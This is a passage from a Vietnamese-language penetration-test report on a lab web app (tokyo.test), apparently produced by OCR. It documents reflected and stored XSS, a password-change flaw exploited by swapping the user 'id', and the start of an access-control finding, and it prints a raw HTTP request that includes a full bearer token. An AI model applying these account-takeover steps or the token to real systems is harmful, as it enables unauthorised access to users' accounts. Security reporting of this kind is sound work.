
+ Vị trí 1:




+ Vị trí 2:



+ Vị trí 3:



+ Vị trí 4:



– Cách khắc phục:

+ Luôn kiểm tra toàn bộ tham số đầu vào kể cả tham số ở phần Header và đảm bảo toàn bộ tham số này đều được đi qua bộ lọc.


+ Có thể tạo những whitelist chỉ chấp nhận các đường dẫn hợp lệ cho *Referer Header*.

3.3. XSS (Reflected)


- CVSS Score: 6.1 (Medium).
- Tác động: Kẻ tấn công có thể chiếm được phiên đăng nhập của người dùng mà không cần đăng nhập bằng việc đánh cắp cookies của người dùng và gửi thẳng đến server của kẻ tấn công.
- Vị trí:

VỊ TRÍ REQUESTS	URL	THAM SỐ
Chức năng Search frontend		
Các gói GET requests */api/search?keyword=te*	*http://tokyo.test/#/search*	*keyword*
Chức năng Feed pagination		
Các gói GET requests */api/photo/feed?page=1*	*http://tokyo.test/#*	*feed*
Chức năng Details Photos		
Các GET requests */api/photo/<pid>*	*http://tokyo.test/#*	*<pid>*

- Mô tả: Nhận thấy trang web thực hiện việc hiển thị trực tiếp thông tin người dùng nhập vào mà không hề kiểm tra dữ liệu đầu vào trước đó nên tôi đã cố tình nhập vào các đoạn mã HTML để thực hiện tấn công XSS.
  + Vị trí 1: Các đoạn mã được thực thi.



+ Vị trí 2:



– Cách khắc phục:

+ Luôn kiểm tra toàn bộ tham số đầu vào, bao gồm cả các dữ liệu do người dùng cung cấp.

+ Có thể sử dụng bộ lọc hoặc blacklist các ký tự "'", "<", ">", "&", "(", ")", ...


+ Giới hạn số lượng ký tự được nhập vào từ phía người dùng và xác thực giới hạn đó ở phía server.


3.4. XXS (Stored)


- CVSS Score: 5.4 (Medium).
- Tác động: Lỗ hổng này sẽ lưu các đoạn mã script hoặc HTML độc hại trên trình duyệt và các đoạn mã này sẽ được kích hoạt khi người dùng ấn vào các nội dung có chứa đoạn mã đã được chèn vào trước đó. Kẻ tấn công có thể chiếm được phiên đăng nhập của người dùng thông qua việc đánh cắp các cookies và gửi thẳng đến server của kẻ tấn công đó.
- Vị trí:

VỊ TRÍ REQUESTS	URL	THAM SỐ
Chức năng Collection create		
Các gói POST request */api/collection*	*http://tokyo.test/api/collection*	*name*
Chức năng Collection update		
Các gói POST request */api/collection/<cid>*	*http://tokyo.test/api/collection/124*	*<cid>*

- Mô tả: Nhận thấy trình duyệt đã không kiểm tra dữ liệu đầu vào người dùng cung cấp và lưu trực tiếp các dữ liệu này vào cơ sở dữ liệu nên tôi đã cố tình chèn vào các đoạn mã HTML vào nhằm kích hoạt các đoạn mã này khi người dùng click vào xem bộ sưu tập trên trình duyệt.







- Cách khắc phục:
  + Luôn kiểm tra toàn bộ tham số đầu vào, bao gồm cả các dữ liệu do người dùng cung cấp.
  + Có thể sử dụng bộ lọc hoặc blacklist các ký tự "'", "<", ">", "&", "(", ")", ...
  + Giới hạn số lượng ký tự được nhập vào từ phía người dùng và xác thực giới hạn đó ở phía server.


3.5. Authentication Vulnerability (Password reset broken logic)

- CVSS Score: 8.8 (High).
- Tác động: Kẻ tấn công có thể lợi dụng lỗ hổng này để đổi mật khẩu của bất kỳ người dùng nào mà chúng muốn nhằm đánh cắp tài khoản của người dùng.
- Vị trí:

VỊ TRÍ REQUESTS	URL	THAM SỐ
Chức năng Change password		
Các gói POST requests ***/api/user/changepass***	***http://tokyo.test/#/changepassword***	***name***

– Mô tả: Khi thực hiện việc đổi mật khẩu tài khoản, nhận thấy rằng trang web chỉ yêu cầu nhập mật khẩu mới và xác thực mật khẩu mới một lần nữa mà không thực hiện việc kiểm tra mật khẩu cũ của người dùng. Tôi đã thực hiện việc thay đổi giá trị *"id"* của người dùng và đổi thành công mật khẩu của các users khác.

+ Request và response của một gói tin hợp lệ.



Request

Pretty Raw Hex


```
POST /api/user/changepass HTTP/1.1
Host: tokyo.test
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiIzIiwianRpIjoiODQ1YzY1MTI2N2E
zMWMzOTdlZjUzMmVlY2NmODNiMDY0NjYwZWU3YTVmZDg3M2EwOTc0NTlmMTgyMDY4NmE5NmM4NDB
jOGYxM2FlMWQ3MTciLCJpYXQiOjE3MDMyMzUzODYsIm5iZiI6MTcwMzIzNTM4NiwiZXhwIjoxNzM
0ODU3Nzg2LCJzdWIiOiI4Iiwic2NvcGVzIjpbXX0.YfrXYN8g3hDepODUuNo9LyzBSz2gAOe6XVv
HfU9DVDnawYovuk-Xz8-T1r_p6PLRTBk7zT4ulbK3xY8pILwVrwOCMam5bUcoUsEFw2kdFBM5d6d
1ARQr67upyZVymAoKdAdXaLoC9G1mLCpo2RdUZwbL2U3qLtvGsYLCYgX9pu9MtRssHA2WgHXaC6y
HI7pJ_uCdxp8H9Y5XgdUTIAGlQmv3J_p0jn5rrgSTW8b_WstDhIt22tkxud5-qD8dGJEOVGZCqpP
dfqUfXkqHteF5tuD23eJ0vlbg6JQ82N9O0zefClz5ezae3Ku76HO2Uc2dVYvfo4a0XPBLBqGbzOr
xxkeHtnp9br9d1CCLjL1w7FhI83QUd7SBSdSKKjQvBGmLEALi4XU_otNOeILt58DxcaQ3S36_467
z8CEvhC3Qw98tGaPSvyXTB8l0zXBKncyWFemwe9Y6MRJ8XlwkQfsnbM733AAYExSZzxSSRfuyP00
utqF-A1KG6iKGy3b_939IUSiJX4ZlkdFW9lAfqPcRfj2ceEBPCNqLYUJsotMmdPuyqSjGi5h8rso
ri9kjTpCGdFRj3w7gywnKtxnH7fCznJ3E_wfyhgY4Tl2qdqpFiuw6LvRUo7RhyU8-8MgXHeD40Zy
VQfahqRvi0bd0gQW-OlY6Pqjt7M_CRWxsg_OKIUc
Content-Type: multipart/form-data;
boundary=--------------------------229251935011613538433886472746
Content-Length: 412
Origin: http://tokyo.test
Connection: close
Referer: http://tokyo.test/
Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiIzIiwianRpIjoiODQ1YzY1MTI2N2E
zMWMzOTdlZjUzMmVlY2NmODNiMDY0NjYwZWU3YTVmZDg3M2EwOTc0NTlmMTgyMDY4NmE5NmM4NDB
jOGYxM2FlMWQ3MTciLCJpYXQiOjE3MDMyMzUzODYsIm5iZiI6MTcwMzIzNTM4NiwiZXhwIjoxNzM
0ODU3Nzg2LCJzdWIiOiI4Iiwic2NvcGVzIjpbXX0.YfrXYN8g3hDepODUuNo9LyzBSz2gAOe6XVv
HfU9DVDnawYovuk-Xz8-T1r_p6PLRTBk7zT4ulbK3xY8pILwVrwOCMam5bUcoUsEFw2kdFBM5d6d
1ARQr67upyZVymAoKdAdXaLoC9G1mLCpo2RdUZwbL2U3qLtvGsYLCYgX9pu9MtRssHA2WgHXaC6y
HI7pJ_uCdxp8H9Y5XgdUTIAGlQmv3J_p0jn5rrgSTW8b_WstDhIt22tkxud5-qD8dGJEOVGZCqpP
dfqUfXkqHteF5tuD23eJ0vlbg6JQ82N9O0zefClz5ezae3Ku76HO2Uc2dVYvfo4a0XPBLBqGbzOr
xxkeHtnp9br9d1CCLjL1w7FhI83QUd7SBSdSKKjQvBGmLEALi4XU_otNOeILt58DxcaQ3S36_467
z8CEvhC3Qw98tGaPSvyXTB8l0zXBKncyWFemwe9Y6MRJ8XlwkQfsnbM733AAYExSZzxSSRfuyP00
utqF-A1KG6iKGy3b_939IUSiJX4ZlkdFW9lAfqPcRfj2ceEBPCNqLYUJsotMmdPuyqSjGi5h8rso
ri9kjTpCGdFRj3w7gywnKtxnH7fCznJ3E_wfyhgY4Tl2qdqpFiuw6LvRUo7RhyU8-8MgXHeD40Zy
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 22 Dec 2023 09:26:07 GMT
Content-Type: application/json
Connection: close
X-Powered-By: PHP/7.2.34
Cache-Control: private, must-revalidate
pragma: no-cache
expires: -1
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 58
Access-Control-Allow-Origin: http://tokyo.test
Vary: Origin
Content-Length: 251

{
  "success":true,
  "data":{
    "id":4,
    "name":"test",
    "email":"test@test.com.vn",
    "email_verified_at":null,
    "bio":"1234",
    "gender":0,
    "created_at":"2023-12-22T08:23:42.000000Z",
    "updated_at":"2023-12-22T09:26:07.000000Z"
  },
  "message":"Your profile has been updated."
}
```

+ Request và response sau khi đã sửa đổi giá trị *"id"* thành id của user khác:



– Cách khắc phục:

+ Thực hiện xác thực mật khẩu cũ của người dùng trước khi nhập mật khẩu mới nhằm xác thực người dùng.

3.6. Broken Access Control (Photos detail can be modified by another users)

– CVSS Score: 6.3 (Medium).


– Tác động: Kẻ tấn công có thể lợi dụng lỗ hổng này nhằm thay đổi toàn bộ thông tin chi tiết trên ảnh của các người dùng mà không cần thực hiện việc chiếm quyền đăng nhập của người dùng.

– Vị trí:

